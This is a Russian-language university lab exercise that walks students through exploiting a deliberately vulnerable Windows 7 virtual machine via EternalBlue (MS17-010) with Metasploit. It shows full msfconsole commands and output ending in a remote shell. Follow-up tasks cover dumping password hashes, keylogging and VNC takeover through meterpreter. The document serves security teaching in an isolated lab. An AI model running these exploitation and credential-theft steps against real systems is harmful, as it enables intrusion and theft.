Лабораторная работа №6

Взлом уязвимых операционных систем

Предусловие:

Для выполнения работ необходимо:

1. установить программу виртуализации для операционных систем VirtualBox [1] https://www.virtualbox.org/wiki/Downloads, на которую рекомендуется установить дистрибутив Kali Linux [2] https://www.kali.org/get -kali/#kali-virtual-machines – это Linux дистрибутив, созданный на основе Debian с открытым исходным кодом, предназначенный для решения различных задач информационной безопасности, таких как тестирование на проникновение, исследование безопасности и компьютерная криминалистика.
2. Установить виртуальную машину с Windows-7 64 bit, и предварительно настроить:
    a. Создать три дополнительных пользователя:
        i. 1-й по фамилии
        ii. 2-й по имени
        iii. 3-й по отчеству
    b. Создать на рабочем столе папку общего доступа со своим именем, предоставить полные права для всех пользователей.
    c. Отключить брандмауэр Windows

Упражнение 1. Взлом системы Windows 7 через уязвимость в службе SMB MS17-010 N25

Цель:

понять, как происходит взлом операционных систем на примере уязвимости в службе SMB MS17-010 N25 eternalblue.

После окончания работы студент должен

- знать: как использовать эксплойты для взлома операционных систем
- уметь: пользоваться фрейворком Metasploit.

Задание:

- изучить порядок работы с фреймворком Metasploit
- провести взлом операционной системы Windows 7

Технические инструменты для выполнения работы

- дистрибутив Kali Linux
- ОС Windows 7 64 bit

Порядок выполнения работы

Настроить виртуальную машину с Windows 7 64 bit как описано выше.

На виртуальной машине с Kali Linux запустить фрейворком Metasploit.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>
```

Рисунок 1. Запуск фреймворк Metasploit на ОС Kali Linux.

Найти эксплоит **windows/smb/ms17_010_eternalblue**

```
msf6 > search type:exploit ms17-010

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Wi
ndows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyn
ergy/EternalChampion SMB Remote Windows Code Execution
```

Рисунок 2. Поиск эксплойта windows/smb/ms17_010_eternalblue.

Установим эксплойт **windows/smb/ms17_010_eternalblue**. Для этого ввести команду **use windows/smb/ms17_010_eternalblue**

```
msf6 > use windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Рисунок 3. Установка эксплойта windows/smb/ms17_010_eternalblue.

Что бы посмотреть все доступные **payload** для этого эксплойта используя команду **show payloads.**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                        .                normal  No     Custom Payload
   1   payload/generic/shell_bind_aws_ssm            .                normal  No     Command Shell, Bind SSM (via A
WS API)
   2   payload/generic/shell_bind_tcp                .                normal  No     Generic Command Shell, Bind TC
P Inline
   3   payload/generic/shell_reverse_tcp             .                normal  No     Generic Command Shell, Reverse
 TCP Inline
   4   payload/generic/ssh/interact                  .                normal  No     Interact with Established SSH
Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp      .                normal  No     Windows shellcode stage, Windo
ws x64 IPv6 Bind TCP Stager
```

Рисунок 4. Список доступных **payload** для эксплойта **windows/smb/ms17_010_eternalblue**

Получаем достаточно большой список из более чем 70-ти **payload.**

Чтобы ознакомиться с информацией о payload необходимо воспользоваться командой **info.**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info payload /windows/x64/shell/bind_tcp
[-] Invalid module: payload

       Name: Windows x64 Command Shell, Windows x64 Bind TCP Stager
     Module: payload/windows/x64/shell/bind_tcp
   Platform: Windows
       Arch: x64
Needs Admin: No
 Total size: 483
       Rank: Normal

Provided by:
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Spawn a piped command shell (Windows x64) (staged).

  Listen for a connection (Windows x64)
```

Рисунок 5. Информация о **payload /windows/x64/shell/bind_tcp**

На данном слайде мы видим информацию о **payload**, который собираемся использовать:
Наименование, имя модуля, платформа, архитектура и другие параметры (обязательные и не обязательные).
Для тестирования нашей Windows 7 установим выбранный **payload /windows/x64/shell/bind_tcp** используя команду **set.**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload /windows/x64/shell/bind_tcp
payload => windows/x64/shell/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Рисунок 6. Установка **payload /windows/x64/shell/bind_tcp** для эксплойта **windows/smb/ms17_010_eternalblue**

Далее нам необходимо посмотреть какие параметры мы должны установить для нашего эксплойта и полезной нагрузки, для этого воспользуемся командой **show options.**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                             basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Wind
                                             ows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines
                                             .
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows
                                             Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 200
                                             8 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Рисунок 7. Параметры настройки эксплойта и полезной нагрузки.

Как видно на скриншоте в настройках присутствуют как обязательные так и не обязательные параметры. В данном случае нам необходимо указать обязательный параметр RHOST – IP адрес удаленной машины на Windows 7, которую мы собираемся атаковать.
В моем случае это будет адрес 192.168.0.105, для этого воспользуюсь командой: **set RHOST 192.168.0.105**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.0.105
RHOST => 192.168.0.105
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Рисунок 8. Установка обязательного параметра настройки эксплойта и полезной нагрузки.

Перепроверим, что все необходимые параметры установлены, для этого снова вызовем команду **show options.**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.0.105    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                             -metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008
                                             R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Window
                                             s 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.0.105    no        The target address
```

Рисунок 9. Параметры настройки эксплойта и полезной нагрузки

Как видим все необходимые параметры установлены и можно запускать наш эксплойт на выполнение, для этого можно воспользоваться одной из команд. Это команды **RUN** и **EXPLOIT.** Команды абсолютно идентичны, можно выбрать любую.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] 192.168.0.105:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.105:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit
[*] 192.168.0.105:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.105:445 - The target is vulnerable.
[*] 192.168.0.105:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.0.105:4444
[*] Sending stage (336 bytes) to 192.168.0.105
[*] Command shell session 1 opened (192.168.0.107:41235 -> 192.168.0.105:4444) at 2025-04-12 05:32:06 -0400
[+] 192.168.0.105:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.105:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.105:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Рисунок 10. Получение доступа к атакуемой виртуальной машине на Windows 7.

Как видим на скриншоте мы получили доступ к командной строке атакуемой виртуальной машине на Windows 7. Для проверки выполним несколько команд например: ipconfig, systeminfo, dir и другие.



Рисунок 10. Выполнение команды **ipconfig** на виртуальной машине на Windows 7.

ЗАДАНИЕ 1

Полностью повторить лабораторную работу. Доказать при помощи скриншотов.

Ответ:

_____

_____

ЗАДАНИЕ 2

Повторить лабораторную работу используя полезную нагрузку **payload/windows/x64/meterpreter/ bind_tcp**.
Ознакомится с **meterpreter**

1. Указать пользователя, под которым произошло подключение.
2. Получить хэши паролей всех зарегистрированных пользователей.
3. Получить скриншот экрана с помощью **meterpreter**.
4. Получить данные при помощи встроенного в **meterpreter** кейлоггера.

Доказать при помощи скриншотов.

Ответ:

_____

_____

ЗАДАНИЕ 3

При помощи полезной нагрузки **payload/windows/x64/vncinject/bind_tcp** получить доступ к виртуальной машине на Windows 7 в графическом режиме.
Доказать при помощи скриншотов.

Ответ:

_____

_____